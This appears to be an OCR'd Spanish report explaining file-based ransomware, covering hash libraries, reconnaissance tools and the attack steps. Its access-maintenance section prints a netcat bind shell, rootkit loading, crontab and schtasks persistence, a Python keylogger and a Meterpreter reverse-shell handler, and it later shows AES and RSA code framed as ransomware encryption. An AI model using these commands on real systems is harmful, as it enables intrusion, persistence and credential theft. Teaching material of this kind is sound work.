
Diagrama UML:



Análisis de Negocio:

El ransomware de archivos (file-based ransomware) representa una amenaza significativa para organizaciones de todos los tamaños. Este tipo de ransomware cifra archivos críticos y exige un rescate para su descifrado. Afecta la continuidad del negocio, la integridad de los datos y puede causar pérdidas financieras y de reputación. Es una amenaza significativa que puede tener graves consecuencias para las organizaciones. Implementar medidas preventivas robustas, educar a los empleados y tener planes de respuesta efectivos son esenciales para mitigar el riesgo y minimizar el impacto de un ataque de ransomware. La preparación y la proactividad son clave para proteger los activos críticos y garantizar la continuidad del negocio.

Este análisis de negocio puede servir como base para elaborar un plan detallado de ciberseguridad y respuesta a incidentes, adaptado a las necesidades específicas de tu organización. Si necesitas más detalles o una profundización en algún aspecto específico, no dudes en preguntar.

Proceso Ataque e información de librerías:

Librería:

Hash: La librería hash ofrece herramientas para trabajar con funciones de hash, que son algoritmos que convierten datos en cadenas de caracteres aparentemente aleatorias y de longitud fija. Estas funciones se usan para garantizar la integridad de datos, la eficiencia en la indexación, en seguridad de contraseñas y en criptografía. En resumen, la librería hash es fundamental para muchas aplicaciones informáticas modernas.

Crypto.Hash (Python): Esta biblioteca proporciona una interfaz para varias funciones de hash y algoritmos criptográficos en Python, incluyendo SHA-1, SHA-256, MD5, entre otros.

OpenSSL: Es una biblioteca de código abierto que implementa diversos algoritmos criptográficos, incluyendo funciones de hash como SHA-1, SHA-256, y SHA-512, además de algoritmos de cifrado y otros protocolos de seguridad.

Bcrypt y Argon2: Estas son funciones de hashing específicamente diseñadas para almacenar contraseñas de forma segura. Bcrypt y Argon2 son algoritmos de derivación de claves que tienen en cuenta la computación lenta para dificultar los ataques de fuerza bruta.

Message-Digest Algorithm (MD5) y Secure Hash Algorithm (SHA): Estos son estándares ampliamente utilizados para funciones de hash. MD5 produce un hash de 128 bits mientras que SHA (como SHA-1, SHA-256, SHA-512) produce hashes de 160, 256, o 512 bits respectivamente.

Node.js Crypto Module: Node.js proporciona un módulo llamado 'crypto' que incluye funciones para trabajar con cifrado, descifrado, firmas digitales y funciones de hash.

Java Cryptography Architecture (JCA): Es un conjunto de bibliotecas y extensiones de Java que proporcionan una arquitectura unificada para la implementación de algoritmos criptográficos, incluyendo funciones de hash.

Reconocimiento de víctimas y escaneo de vulnerabilidades: Se realiza mediante técnicas y herramientas como:

- **Google Dorking**: es una técnica que consiste en aplicar la búsqueda avanzada de Google para conseguir encontrar en Internet información concreta a base de ir filtrando los resultados con operadores conocidos como **Dorks**, que son símbolos que especifican una condición.
- **Maltego**: Es una herramienta de inteligencia y análisis de relaciones que facilita la recolección y correlación de datos de diversas fuentes para crear un mapa visual de las relaciones entre datos.
- **Nmap**: es una herramienta de escaneo de red utilizada para descubrir hosts y servicios en una red. Es fundamental para la fase de escaneo de vulnerabilidades, identificando puertos abiertos y cerrados en un host. Identifica servicios y versiones de software en puertos abiertos. Identifica el sistema operativo del host objetivo.
- **Metasploit:** es un framework de explotación que permite a los atacantes probar y explotar vulnerabilidades en sistemas. Contiene cientos de exploits para diversas vulnerabilidade Payloads y códigos que se ejecutan en el sistema comprometido para realizar diversas acciones (e.g., abrir una shell, instalar un backdoor). Y herramientas adicionales para tareas como escaneo, sniffing y fuzzing.
- **Shodan**: es un motor de búsqueda para dispositivos conectados a Internet. Permite a los atacantes encontrar dispositivos con configuraciones inseguras y servicios expuestos. Shodan encuentra routers, cámaras, servidores y otros dispositivos conectados y ademas permite búsquedas precisas por país, puerto, servicio, etc.
- **Recon-ng:** es una herramienta de reconocimiento web diseñada para automatizar la recopilación de información**.** Cuenta con diversos módulos para recolectar datos de diferentes fuentes como registros DNS, Whois, y redes sociales.

Mantenimiento de Acceso:

Se busca asegurar una presencia continua en el sistema comprometido, permitiendo regresar al sistema incluso si la vulnerabilidad inicial es corregida.

Para el mantenimiento de acceso se utilizan diferentes técnicas:

- **Backdoors:** Son puertas traseras que permiten a los atacantes acceder al sistema sin pasar por los mecanismos de autenticación estándar. Se pueden instalar programas que abren puertas traseras, como Netcat en modo escucha y alteración de archivos de configuración para iniciar servicios maliciosos.

Ejemplo:

```sh
# Configurar Netcat para escuchar en el puerto 4444 y abrir una shell
nc -lvp 4444 -e /bin/bash.
```

- **Rootkits:** son conjuntos de herramientas que permiten el acceso al nivel de raíz (root) del sistema y están diseñados para ocultar su presencia y la de otros programas maliciosos.
  Existen dos tipos:
  User-mode Rootkits: Se ejecutan en el espacio de usuario y son más fáciles de detectar.
  Kernel-mode Rootkits: Se ejecutan en el espacio del kernel y son mucho más difíciles de detectar y eliminar.
  Ejemplo:

```sh
# Ejemplo hipotético, la instalación de rootkits suele ser más
compleja y específica del sistema
insmod rootkit.ko
```

- **Persistence Mechanisms:** son métodos para asegurar que el malware o backdoor se ejecute automáticamente cada vez que el sistema se inicia.
  Algunos ejemplos son:
  Cron Jobs: Configuración de tareas periódicas en sistemas Unix/Linux.
  Registry Entries: Modificación del registro en Windows para ejecutar programas al iniciar
  Ejemplo:

```sh
# Editar el crontab para añadir una tarea que se ejecute cada reinicio
(crontab -l 2>/dev/null; echo "@reboot /path/to/malicious_script.sh")
| crontab –
```

- **Credential Theft and Reuse:** Robo y Reutilización de Credenciales implica obtener credenciales legítimas de usuarios y reutilizarlas para acceder al sistema.
  Métodos de Robo de Credenciales:
  Keyloggers: Software que registra las pulsaciones de teclado.
  Phishing: Obtención de credenciales mediante engaño

  Ejemplo: Configuración de un Keylogger

```python
# Ejemplo simplificado de un keylogger en Python
import pynput

def on_press(key):
    with open("keylog.txt", "a") as log:
        log.write(f"{key}\n")

listener = pynput.keyboard.Listener(on_press=on_press)
listener.start()
```

- **Scheduled Tasks and Services:** Tareas Programadas y Servicios en Windows pueden configurarse para ejecutar programas maliciosos:
  Ejemplo:

```sh
# Crear una tarea programada para ejecutar un programa malicioso
schtasks /create /tn "MaliciousTask" /tr "C:\path\to\malicious.exe" /sc onlogon
```

- **Meterpreter** es una herramienta avanzada de payload que se utiliza con el framework Metasploit. Proporciona una conexión interactiva y permite la ejecución de comandos en el sistema comprometido. Mueve el payload a otro proceso para evadir detección, Captura de pantallas, registros de teclas, etc. Y Ejecuta comandos y programas en el sistema comprometido.
  Ejemplo:

```sh
# Cargar Meterpreter en Metasploit
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST <your_IP>
set LPORT <your_port>
exploit
```

Encriptación de Archivos: los archivos de una víctima se encriptan y se exige un rescate para su desencriptación.

Encriptación simétrica: la misma llave se utiliza tanto para encriptar como para desencriptar los datos.

Algoritmo AES (Advanced Encryption Standard): AES-256 es ampliamente utilizado debido a su alta seguridad y eficiencia.

Encriptación Asimétrica: utiliza un par de llaves: una llave pública para encriptar y una llave privada para desencriptar.

Algoritmos:

RSA (Rivest-Shamir-Adleman): Utilizado para asegurar datos en tránsito y para la gestión de llaves.

ECC (Elliptic Curve Cryptography): Ofrece la misma seguridad que RSA con llaves más pequeñas.

Proceso de Encriptación de Archivos:

La generación de llaves es el primer paso en el proceso de encriptación. En un ataque de ransomware, la llave se genera y se almacena de manera que solo el atacante pueda acceder a ella tras recibir el pago del rescate.

Ejemplo AES-256

```python
def desencriptar_archivo(ruta_archivo: str, llave: bytes):
    with open(ruta_archivo, "rb") as archivo:
        iv = archivo.read(16)  # Leer el vector de inicialización
        datos_encriptados = archivo.read()

    cipher = Cipher(algorithms.AES(llave), modes.CFB(iv), backend=default_backend())
    decryptor = cipher.decryptor()
    datos_desencriptados = decryptor.update(datos_encriptados) + decryptor.finalize()

    with open(ruta_archivo, "wb") as archivo:
        archivo.write(datos_desencriptados)

# Ejemplo de uso
desencriptar_archivo("ruta/a/archivo.txt", llave)
```

Ejemplo de Encriptación y Desencriptación Asimétrica con RSA en Java

Código para generar llaves:

```java
import java.security.KeyPair;
import java.security.KeyPairGenerator;
import java.security.PrivateKey;
import java.security.PublicKey;
import java.security.NoSuchAlgorithmException;
import java.security.SecureRandom;
import java.security.spec.PKCS8EncodedKeySpec;
import java.security.KeyFactory;
import java.security.spec.X509EncodedKeySpec;
import java.util.Base64;
import java.io.FileOutputStream;
import java.io.FileInputStream;

public class RSAKeyPairGenerator {

    public static void main(String[] args) throws Exception {
        // Generar el par de llaves RSA
        KeyPairGenerator keyGen = KeyPairGenerator.getInstance("RSA");
        SecureRandom random = SecureRandom.getInstanceStrong();
        keyGen.initialize(2048, random);

        KeyPair pair = keyGen.generateKeyPair();
        PrivateKey privateKey = pair.getPrivate();
        PublicKey publicKey = pair.getPublic();

        // Guardar las llaves en archivos
        try (FileOutputStream fos = new FileOutputStream("llave_publica.der")) {
            fos.write(publicKey.getEncoded());
        }

        try (FileOutputStream fos = new FileOutputStream("llave_privada.der")) {
            fos.write(privateKey.getEncoded());
        }

        System.out.println("Llaves generadas y guardadas en archivos DER.");
    }
}
```

Código encriptación de un mensaje:

```java
import java.security.PublicKey;
import java.security.KeyFactory;
import java.security.spec.X509EncodedKeySpec;
import java.util.Base64;
import java.nio.file.Files;
import java.nio.file.Paths;
import javax.crypto.Cipher;

public class RSAEncrypt {

    public static void main(String[] args) throws Exception {
        // Leer la llave pública desde el archivo
        byte[] publicKeyBytes = Files.readAllBytes(Paths.get("llave_publica.der"));
        X509EncodedKeySpec spec = new X509EncodedKeySpec(publicKeyBytes);
        KeyFactory keyFactory = KeyFactory.getInstance("RSA");
        PublicKey publicKey = keyFactory.generatePublic(spec);

        // Mensaje a encriptar
        String mensaje = "Este es un mensaje secreto.";
        byte[] mensajeBytes = mensaje.getBytes("UTF-8");

        // Encriptar el mensaje usando la llave pública
        Cipher cipher = Cipher.getInstance("RSA/ECB/OAEPWithSHA-256AndMGF1Padding");
        cipher.init(Cipher.ENCRYPT_MODE, publicKey);
        byte[] mensajeEncriptado = cipher.doFinal(mensajeBytes);

        // Guardar el mensaje encriptado en un archivo
        try (FileOutputStream fos = new FileOutputStream("mensaje_encriptado.dat")) {
            fos.write(mensajeEncriptado);
        }

        System.out.println("Mensaje encriptado y guardado en archivo.");
    }
}
```